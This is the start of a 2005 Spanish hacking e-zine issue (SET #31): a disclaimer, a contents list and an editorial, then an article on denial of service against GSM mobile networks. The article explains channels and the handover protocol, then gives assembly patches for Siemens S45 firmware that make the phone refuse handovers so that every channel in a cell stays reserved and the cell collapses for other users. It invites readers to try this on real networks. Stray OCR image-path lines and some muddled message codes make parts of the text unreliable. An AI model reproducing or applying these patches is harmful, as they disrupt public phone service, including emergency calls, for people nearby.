Saqueadores Edicion Tecnica

INFORMACION LIBRE PARA GENTE LIBRE

SET #31 - Junio de 2005

[EDITORIAL]

SET Ezine

Disponible en:
http://www.set-ezine.org

Mirrors:
http://www.hackemate.com.ar/ezines/set/ (¡con version online!)
http://qaldune.freeownhost.com

Contacto:
<web@set-ezine.org>
<set-fw@bigfoot.com>

[AVISO]

[ADVERTENCIAS]

* La INFORMACION contenida en este ezine no refleja la opinion de nadie y se facilita con caracter de mero entretenimiento, todos los datos aqui presentes pueden ser erroneos, malintencionados, inexplicables o carentes de sentido.

El E-ZINE SET no se responsabiliza ni de la opinion ni de los contenidos de los articulos firmados y/o anonimos.

De aqui EN ADELANTE cualquier cosa que pase es responsabilidad vuestra. Protestas dirigirse a /dev/echo o al tlf. 806-666-000

* La reproduccion de este ezine es LIBRE siempre que se respete la integridad del mismo.

* El E-ZINE SET se reserva el derecho de impresion y redistribucion de los materiales contenidos en este ezine de cualquier otro modo. Para cualquier informacion relacionada contactad con SET.

-----[TABLA DE CONTENIDOS]----
----[SET 31]----

			TEMA	AUTOR
0x00	Contenidos		SET 31	SET Staff
0x01	Editorial		SET 31	Editor
0x02	DOS GSM	(034 k)	Moviles	FCA00000
0x03	Bazar de SET	(026 k)	Varios	Varios Autores
3x01	Historias de SET		Varios	alicuenca
3x02	Ciber Legislacion		Varios	alicuenca
3x03	Hotmail		Varios	alicuenca
0x04	Emulacion S45	(066 k)	Moviles	FCA00000
0x05	Buffer overflow	(027 k)	Hacking	SeSoX
0x06	Buscando informacion	(034 k)	Hacking	TheEnemi
0x07	Programacion Orientada a Aspectos	(028 k)	Programacion	Paler
0x08	Java en Moviles	(029 k)	Moviles	FCA00000
0x09	Las apariencias enganyan	(031 k)	Hacking	Qaldune
0x0A	Proyectos, peticiones, avisos	(008 k)	SET 30	SET Staff
0x0B	Dispositivos empotrados	(026 k)	Hacking	SET Staff
0x0C	Ncurses	(031 k)	Programacion	blackgngel
0x0D	Building SSH	(017 k)	Hacking (Traduccion)	SeSoX
0x0E	Lista Negra	(033 k)	Moviles	FCA00000
0x0F	Evadiendo el Fingerprinting Pasivo	(053 k)	Hacking	ca0s
0x10	SIM Emulacion	(037 k)	Moviles	FCA00000
0x11	Llaves PGP		SET 31	SET Staff


"Todo lo que puede inventarse ya ha sido inventado"
Charkes H. Duell, comisionado de la oficina de patentes de EEUU, 1899.

EOF

Finalmente hemos conseguido renovar ligeramente la composicion del grupo que colabora en la administracion de SET. La ayuda ha venido desde el otro lado del Atlantico ("otro lado" desde la egocentrica perpectiva de los europeos) y tenemos gente que nos ayuda en la administracion de esta pequenya publicacion. Pensamos que tan solo el hecho de que ambas orillas de este oceano se unan en la colaboracion sistematica de un proyecto, aunque sea un diminuto proyecto, es un paso en la buena direccion. Para acabar con tanta palabrareria basta con senyalar que jepkc se encarga de borrar mensajes tontos en el tablon y creednos cuando decimos que es un trabajo pesado y sumamente molesto y kstor revisa todo lo referente al codigo que permite la administracion de todo esto a distancia.

Hasta el proximo numero,

El editor



EOF

-[0x02]--
-[DOS GSM]---
-[by FCA00000]---SET-31--

DoS en GSM

La información de este artículo es de lo mas 'IN' , ya que es in-completa,
in-correcta, e in-exacta, tanto in-tencionalmente como in-conscientemente.
No debes creerte todo lo que digo. Mejor: no te creas nada.
O quizás todo lo contrario.

No pretendo demostrar que soy más k00l que nadie. Tampoco es que no tenga
amigos con los que relacionarme. Lo cierto es que la curiosidad es mi motor
(Frase tomada del Aviador Dro). Si a alguien ofendo, no es mi intención.

Para los que hayan seguido la serie de artículos que he escrito sobre móviles,
esta nueva entrega es una continuación más profunda de conocimientos.
Para los demás, supondrá un acercamiento a las redes GSM de telefonía
móvil, y algunos de sus problemas.
He intentado explicarlo todo paso por paso para que, aunque lo que cuento no se
adapte a tu modelo de móvil o a tu red de telefonía, quizás puedas adaptarlo
a tus necesidades. Sé que hay mucha gente con Nokia que les gustaría que
escribiera estos artículos para su querido móvil. Lamentablemente no tengo
un Nokia para probar.

En el mundo de los ordenadores, existe un ataque bastante explotado
llamado DoS - Denial of Service, en el cual un programa malintencionado
hace una solicitud incorrecta a otro sistema, y consigue colapsarlo o
apagarlo hasta el punto de que resulta inaccesible para otros programas.

Un ejemplo de estos son simples peticiones a un servidor Web , que éste no
es capaz de procesar adecuadamente, y el programa en el servidor termina de
manera incorrecta.
Otros ejemplos -involuntarios- son aquellos programas que bloquean un
recurso, sin permitir que otros programas puedan usarlo a la vez.
En el fondo, cualquier programa que use algo (CPU, puertos serie, disco,
impresora...) es un potencial atacante de una Denegación de Servicio.
La mayoría de los casos son errores de programación, bien porque los
parámetros de entrada no son esperados en ese formato, o porque se
bloquean recursos que luego no se liberan adecuadamente.

Otra variante son los DDoS - Distributed Denial of Service, en el que
muchos clientes maliciosos se sincronizan para 'tumbar' a un servidor.
Un ejemplo paradigmático se produjo cuando un virus, previamente
propagado por Internet, se activó en miles de ordenadores para
sofocar a los servidores Web de Yahoo.

En esta ocasión voy a explicar hasta qué extremo uno es capaz de tirar
una parte de la red de telefonía GSM.

Las redes GSM se componen de muchas entidades encadenadas:
-Una tarjeta SIM con datos que la red necesita para identificar al usuario.
-Lo más cercano al usuario es el MS-Mobile Station, es decir, el móvil.
-Este se conecta a través de ondas de radio con la BS-Base Station
 La BS tiene 1-16 transceptores, cada uno con un BTS : conexión radio
 Es lo que normalmente se conoce como antena.
-BSC: Base Station Controller = conexión con la red central
-Un grupo de varias BSC están gobernadas por el MSC-Mobile Switching Center
-Estos se agrupan según VLR-Visitor Location Register
-Toda la red de una operadora converge en un HLR-Home Location Register

Los únicos puntos que puedo tocar son el SIM y el MS.
Claro que si me dieran un MSC para jugar con él, sería muy divertido.

En artículos anteriores ya expliqué cómo modificar el SIM con herramientas
simples. Estos conocimientos los necesitaré ahora brevemente.
Para los usuarios 'de a pie' la configuración del SIM esta vetada por
claves de seguridad que no han podido ser rotas.
Sí, ya sé que hay gente que ha conseguido clonar un SIM, pero de ahí a
hacerse pasar por otro usuario hay una gran diferencia.
Y para modificar internamente el SIM, todavía hace falta mucho más poder
tecnológico, fuera del alcance de los simples mortales. Mi enhorabuena a
los 'kumpels' del CCC que están trabajando duramente en ello.

Modificar el móvil no consiste en cambiar los colores de los menús, sino
conocimientos más profundos de ensamblador de su micro.
Afortunadamente esto ya no es obstáculo para los lectores de SET30, ?no?

(uso el punto '.' para separar las unidades y los decimales ; por eso 2/10=0.2)
Lo que voy a contar ahora ya lo explicó eljaker allá por el numero 15 de SET
pero me gustaría dar un enfoque más detallado.

Primero necesito un poco de teoría:
Un móvil es un emisor/receptor de radio. Las frecuencias reservadas al GSM son
-De base a móvil: Fu(n)=935.2+0.2*n MHz (0<=n<=123)
-De móvil a base: Fd(n)=890.2+0.2*n MHz (0<=n<=123)
Donde n es el canal de radio-frecuencia.
Esto da un rango de 25MHz para subida, y otros 25MHz de bajada.

Este canal físico que usa el móvil para comunicar con el BTS se denomina Um.

Estos 124 canales de 0.2 Mhz = 200Khz se llaman canales FDMA - Frequency
Division Multiple Access , y dura 4.615 milisegundos
Cada FDMA se organiza en 8 slots que obviamente duran 0.577 milisegundos.
Esto se conoce como TDMA - Time Division Multiple Access.
Este canal de enlace usa protocolo lógico LAPDm.

En cada uno de los slots se meten 156.25 bits (?alguien ha usado alguna
vez 1/4 de bit?) pero en realidad sólo se usan 148 bits.
Por eso cada bit dura 3.69 microsegundos.
Cada slot pertenece a un usuario que hace una llamada, con lo que
sólo 8 usuarios pueden hablar a la vez en una frecuencia dada en una celda.
Al menos uno de los slots de los canales de bajada tiene que estar libre para
permitir transmitir información sobre la red: cobertura, nivel de señal, ...
Normalmente son muchos más, pero la documentación obliga sólo a uno.

Una BS tiene que transmitir como mínimo en una frecuencia, aunque casi siempre
transmiten en varias. Esto permite dar cobertura a 124 grupos de 8 usuarios.

Según esto, una BS sólo puede tener 8*124-1 = 991 usuarios hablando a la vez.
Para permitir más usuarios, se usan celdas mas pequeñas. Explico esto después.
Además, algunas de la frecuencias y canales ya están usados para ajustes
de potencia, velocidad, y sincronización, por lo que no se pueden usar
para transmisión de datos ni voz.

Los 148 bits duran 546.12 microsegundos, y componen un paquete (burst), que
puede ser de varios tipos:
-normal:
3 Trial bits, de valor 0
57 bits de datos, con la información, ademas del código de redundancia
1 bit de Stealing, indicando si la información es de tráfico o señalización
26 de Entrenamiento, para que el MS pueda reajustar la velocidad
1 bit de Stealing
57 bits de datos
3 Trial bits , de valor 0
Luego siguen 8.25 bits . O, lo que es lo mismo, 30.4 microsegundos, para
esperar entre un paquete y otro. O sea, que en realidad sólo se pueden
usar 57+57 bits para datos. 14 bytes no parece mucho, ?verdad?

-de acceso aleatorio, para mantener la sincronización estricta de tiempos
8 Trial bits
41 de sincronización
36 datos
68.25 es decir 252 microsegundos de espera. Ya incluye 8.25 bits de separación

-paquete de corrección de frecuencia: paquetes F
3   Trial bits
142 bits de valor 0
3   Trial bits
8.25 de relleno

-paquete de sincronización S, para encontrar la frecuencia exacta de la BTS

Estos canales físicos sirven como base para los canales lógicos, en los
cuales se agrupa la información de voz y datos.

Te habrás dado cuenta de lo importante que es todo el protocolo externo a la
comunicación de datos: menos del 30% de los paquetes se usan para tranmitir

datos de voz. (Fuente: Nokia)

Para completar, decir que subiendo en la escalera hasta otras entidades:
-el BTS se conecta con el BSC mediante el protocolo físico A-bis, que va a 64Kb o 2Mb. Usa TDMA, LAPDm, y RR
-el BSC se conecta con el MSC usando protocolo físico A, sobre el cual van protocolos en capas: MTP, SCCP, BSSMAP, MM y CM.
Todo esto esta explicado en las especificaciones GSM y 3GPP, distribuidas a lo largo de más de 20 documentos de 200 páginas. Demasiado para mí.

Aunque esto no tenga mucho que ver con el tema que me ocupa, me gustaría aquí hacer un inciso para explicar que cada SIM está dado de alta en una base de datos almacenada en el HLR-Home Location Register.
Cuando un móvil+SIM se mueve a un area que está fuera del HLR entonces está (temporalmente) en un VLR-Visitor Location Register, por lo que el VLR debe notificarle al HLR que dicha VLR tiene controlado al móvil.
Aun así, el VLR habla mucho con el HLR, ya que la información sólo se almacena temporalmente en el VLR.
Si, por ejemplo, el móvil desea comenzar una llamada, el VLR le pregunta al HLR si dicho móvil tiene derecho a iniciar llamadas.
Análogamente, cuando se intenta llamar a un móvil, el HLR transmite toda la información al VLR adecuado.
Pero el HLR es el único que mantiene los datos de seguridad usados para el cifrado y la autentificación.

Como se ha visto antes, las ondas de radio son el interface físico de la primera capa de comunicación Um.
Al viajar por el aire, están afectadas por las condiciones ambientales.
Entre los fenómenos que modifican la calidad de las ondas se encuentran:
-reflexión
-refracción
-dispersión
motivados por el terreno, distancia, obstáculos, rebotes, potencia del móvil.
Todos estos condicionantes son estudiados en detalle por los técnicos del operador telefónico encargados de decidir la ubicación y potencia de las BSs.
Y no es una tarea fácil. (Gracias, Johannes, por la información)

Cada BS emite periódicamente información sobre su ubicación, potencia de emisión, y distancia hasta la que puede admitir "clientes".
Para esto usa los canales de broadcast. Pretendo escribir otro artículo sobre ello.

Si un móvil no tiene una conexión activa, está en modo no-dedicado, y se dedica a recibir la información de todas las BSs alrededor suyo.
En general suelen ser entre 0 y 6 BSs. En el Siemens S45 es posible ver el identificador de estas celdas, junto con su potencia, situación, ...
Puede haber más de 6 BS, por ejemplo en el aeropuerto, o a la puerta del edificio de Telefónica I+D.
Y en otros puntos no hay más que una antena. Por ejemplo, en la hermosa sierra de Teruel, o en la isla Peregil.

Con los datos de cada una de las BS, el MS decide cual es la que le da mayor potencia con menor consumo para el móvil, y la define como BS preferida.
Al cabo de un tiempo (5 segundos?), escanea de nuevo la red para ver si hay otra frecuencia+canal que le convenga más.

Por el contrario, un MS también puede estar en modo dedicado, es decir, hay una conexión activa y el usuario está hablando o escuchando.
Entonces obviamente está usando un canal en una cierta frecuencia.
En esta situación el móvil constantemente calcula la potencia usada.
Si este valor cae por debajo de un límite, escanea la red para ver si hay otra BS de mejores características.
Esto suele suceder cuando el usuario se mueve y la distancia a la BS aumenta.
El MS entonces recopila la información de todas las antenas que puede escuchar, y transmite los datos al BSC , que le dice a cual BS debe intentar conmutar. Este fenomeno se llama handover o handoff.

El handover se puede producir:
-por cambio de canal, dentro de la misma BS
-por cambio de frecuencia, dentro de la misma BS
-entre una BS y otra, dentro de la misma BSC
-entre una BSC y otra, dentro de la misma MSC
-entre una BSC y otra, perteneciente a distintas MSC


-entre un VLR y otro, pertenecientes al mismo operador de telefonía
-entre un VLR y otro, de distintos operadores, incluso de distintos países


Notar que la decisión de conmutar a otra BS no la toma el MS, sino el BSC.
El valor límite para pasar de una BS a otra es enviado primero por
la BS al móvil, y luego del MS al BS en caso de que la calidad disminuya.

La comunicación pertinente al proceso de Handover está compuesta
por varios mensajes enviados entre las entidades involucradas.

Este es el diagrama de tiempos entre una celda de un BSC y otra celda
de un BSC diferente, pero ambos del mismo MSC.
En realidad sólo me interesa entre dos celdas del mismo BSC, pero tener
una visión completa proporciona más claridad.

Los puntos Txxx (por ejemplo T8, T3124) son 'timers' que pone dicha entidad.
Si la respuesta no vuelve en el tiempo adecuado, el proceso se cancela.
Todos los pasos con letras mayúsculas (ej. BSSMAP HANDOVER REQUIRED,
 RR HANDOVER COMPLETE) son comandos que se envían entre las
entidades, según el protocolo establecido entre ellas.
Estos valores ocupan 1 byte, y están en GSM 08-08 parte3: MSC to BSS -Layer 3





Espero que lo entiendas bien, porque me ha costado un buen rato dibujarlo.

Los puntos mas importantes, desde el punto de vista del MS, son:
RR SABM: El móvil le pide al SABM (Set asynchronous balanced mode) que establezca la información de señalización.
RR HANDOVER COMPLETE: El móvil usa esta nueva señalización para indicar que el handover se ha completado.
Esto es la respuesta al comando RR UNBLOCK-ACK: Confirmación de que el recurso está desbloqueado.

De acuerdo con las especificaciones de GSM:
RR HANDOVER COMMAND tiene valor 83, y también se le conoce como HAND-COM
RR HANDOVER COMPLETE tiene valor 84, y también se le conoce como HAND-COMP
RR UNBLOCK-ACK tiene valor 43

Según las especificaciones 3GPP TS 04.08 de la capa 3 interface radio:

9.1.16 HANDOVER COMPLETE
Este mensaje se manda desde el MS hacia la red para indicar que el MS ha establecido satisfactoriamente el enlace de señalización.

Los elementos son: Tabla 9.16/GSM 04.08

IEI	Information element	Type / Reference	Presencia	Formato	Long.
	*RR management Protocol Discriminator	Protocol Discrim. 10.2	Mandatoria	V	1/2
	*Skip Indicator	Skip Indicator 10.3.1	Mandatoria	V	1/2
	*Handover Complete Message Type	Message Type 10.4	Mandatoria	V	1
	*RR Cause	RR Cause 10.5.2.31	Mandatoria	V	1
77	*Mobile Observed Time Difference	Mobile Time Diff. 10.5.2.21a	Opcional	TLV	5

El primer dato Protocol Discriminator ocupa 4 bits con el siguiente significado:
bits 4 3 2 1
     0 0 1 1   Control de llamada: mensajes relativos a llamadas
     0 1 0 1   Gestión de movilidad para servicios no-GPRS
     0 1 1 0   Mensajes de gestión de recursos de radio. Este es nuestro caso
     1 0 0 0   Gestión de movilidad para servicios GPRS
     1 0 1 0   Mensajes de gestión de sesión

El segundo dato Skip Indicator vale 0000, según cuenta 10.3.1

El tercer dato Message Type vale 0x2C=00101100=HANDOVER COMPLETE, según
la tabla 10.1 del GSM 04.08 . Hay otros 256 comandos, dependiendo de la
dirección del tráfico y el significado que necesites.

El cuarto dato RR Cause indica la razón por la cual se ha enviado el comando.
En situaciones normales vale 00000000 , según especificado en la
tabla 10.5.70 del apartado 10.5.2.31 del GSM 04.08
Otros valores son:
00000010 Fallo: canal inaceptable
00001010 Frecuencia no implementada

El quinto dato Mobile Time Difference es opcional. En mis pruebas he visto
que siempre se transmite, pero en otras redes puede ser que no.
Si no se usa, los datos van con valor 0.
En todo caso la trama completa ocupa 1/2 + 1/2 + 1 + 1 + 5 = 8 bytes que
caben perfectamente dentro de 1 burst.
Por cierto, que es un dato realmente curioso. Demuestra que GSM es capaz de
hacer una triangulación bastante eficaz para ubicar un móvil.

Así que el mensaje de HANDOVER COMPLETE satisfactorio es como mínimo
0110 0000 00101100 00000000 = 602C00 , en hexadecimal

Recapitulando: cuando el móvil tiene mala recepción, le dice a la red la
lista de antenas y sus potencias , quien quizás decide provocar el handover.
Tras reservar un nuevo canal, la información se transmite por el antiguo canal
al móvil, quien usa la nueva frecuencia y celda, y notifica a la red que la
antigua está libre, mediante el comando 602C00 .

?Pero que pasa si el móvil no recibe el comando "RR PHYSICAL INFORMATION" ?
Entonces el timer T3124 caduca y el MS comienza de nuevo el proceso
de HANDOVER, usando el antiguo canal.

?Y si el comando perdido es "RR UNBLOCK-ACK" ?
En este caso el MS nunca liberará el canal antiguo, y la red lo liberará
por su cuenta.

?Y si el MS no notifica la liberación "RR HANDOVER COMPLETADO"?
Pues que la red espera el tiempo especificado en T102 y T8 para asumir que
el dato se ha perdido, y asume que el móvil no ha hecho el handover.
Entonces libera el nuevo canal, puesto que no está usado.
?Y que pasa en este caso con el móvil? Pues que usará erroneamente
el nuevo canal. Cuando se dé cuenta de que no hay nadie escuchándole
buscará otra frecuencia para empezar de nuevo.

Ahora suponer que el móvil solicita un tercer canal antes de que T102 caduque:
-el canal inicial está en uso
-el canal que se intentó usar para el handover no está todavía liberado
-se reserva un nuevo canal para intentar el handover
Repitiendo este proceso N veces, se reservarán un total de N+1 canales.
Si la velocidad de petición de canales es superior a T102, llegará
un momento en que se ocupen todos los canales.
Entonces ningún usuario más podrá usar ninguna de los BSC que dan soporte
a esa celda.
Obviamente otras celdas todavía tendrán soporte si hay otras BSs alrededor.
Ahora bien, las celdas de tamaño mínimo, llamadas pico-celdas, tienen un
radio típico de 100 metros, así que como mínimo seguro que nadie más
puede hacer un handover en un radio de 100 metros.
Recordar que una misma frecuencia no puede usarse en dos celdas adyacentes.

Notar también que los usuarios con una conexión activa no la pierden, pero
no son capaces de realizar un handover para conseguir mejor calidad.

Para completar la información, decir que también existen:
-microceldas, con un máximo de 1 Km.
-macroceldas, con un máximo de 10 Km.
-celdas paraguas, con más de 10 Km de cobertura

Lo normal es que haya celdas de corta distancia cubriendo edificios con mucha
actividad, y otras celdas mucho más grandes que cubren los huecos entre
las picoceldas. Por supuesto, 2 celdas no pueden tener la misma frecuencia
usada por más de una BS. Este problema de solapamiento de frecuencias
también es complejo de planificar.

Todo este rollo para decir que el mensaje HANDOVER COMPLETE es 602C00

Tras mucho trabajo he conseguido encontrar y desensamblar algunas rutinas
de mi móvil Siemens S45, con particular atención a aquellas encargadas de
la transmisión y recepción de los datos de radio.
Los datos van codificados cuando se envían por el aire para evitar que
elementos indeseables escuchen la comunicación, pero tanto el móvil
como el BS saben cómo descodificarlos. Si no, ?cómo demonios van a usarlos?
Además debe haber un cierto punto en el que el paquete recibido de 148 bits
está completamente en memoria.

El móvil contiene un interface de radio que en el proceso de recepción va
recogiendo bit a bit los datos y cuando tiene 8, los pone en un puerto
de comunicaciones, y sigue recogiendo datos.
El Sistema Operativo del móvil debe leer ese puerto (periódicamente o
mediante una interrupción, eso no lo sé) y guardarlo en una posición de memoria.
Cada cierto tiempo mira si tiene todos los bits. En teoría deberían ser
148 bits = 18.5 bytes, pero yo he visto que no se guardan los 3 bits de Trial
del principio y el final, así que el proceso comienza cuando se tienen 18 bytes.
Recordar que los datos estan en 2 trozos de 57 bits en el paquete.
Los 3 bytes del HANDOVER COMPLETE caben en el primer trozo, pues 57/8=7 < 3

Ahora es cuando viene la información secreta:
esto se produce en la rutina 0xFA2524 y en r14:13 están los datos.
Para saber si el mensaje es "RR PHYSICAL INFORMATION" , miro el tercer dato
(segundo byte) Message Type que debe valer 0x2D=00101101=PHYSICAL INFORMATION
Si coincide, cancelo el proceso sin enviar el comando.

Para los que quieran probarlo:
```
org 0FA2542h ; . Originalmente es    calls 0FD943Eh
 jmps 0FEFA00h ; zona de memoria no usada
 mov [-r0], r2
 extp r14, #1
 movb rl2, [r3+#2h]
 cmpb rl2, #2Dh
 jmpr cc_NZ, no_es_2D
si_es_2D:
 mov r2, [r0+]
 rets ; esto hace que el proceso de handover no continue
no_es_2D:
 mov r2, [r0+]
 calls 0FD943Eh ; llamada original
 jmps 0FA2542h+4 ; continua como si no hubiera pasado nada
```

Entonces en lugar de continuar con el proceso de completar el

handover, simplemente retorno de la rutina.
Con esto lo que consigo es no atender la petición de cambiar de BS.

Hay un pequeño error aquí: la parte final del procedimiento del handover
anula el timer T3124, ya que el proceso ha tenido éxito.
Si yo interrumpo este proceso, debería también desactivar el timer
Esto los consigo con estos pasos:

```
mov r8, #0000h
calls 0F99F5Ch
mov r6, #3030h
mov [-r0], r6
mov r5, r6
mov r4, #0000h
calls 0CA97ACh
```

Ahora no se procesa la petición de handover. Pero el canal que el BS intentó
darme sigue estando reservado.
Como no he aceptado el handover, vuelvo a pedir una nueva frecuencia+canal.
Que, por cierto, tampoco aceptaré, y también quedará reservada.
Tras un máximo de 124*8-1 peticiones, todos los canales están reservados
y la red en esta celda queda colapsada.
Recordar que cada celda puede tener 124 frecuencias, cada una de 8 canales.
Pero uno de los canales ya lo tengo inicialmente.
Y, como sigo sin aceptar los handovers, la petición de nuevos canales continúa.
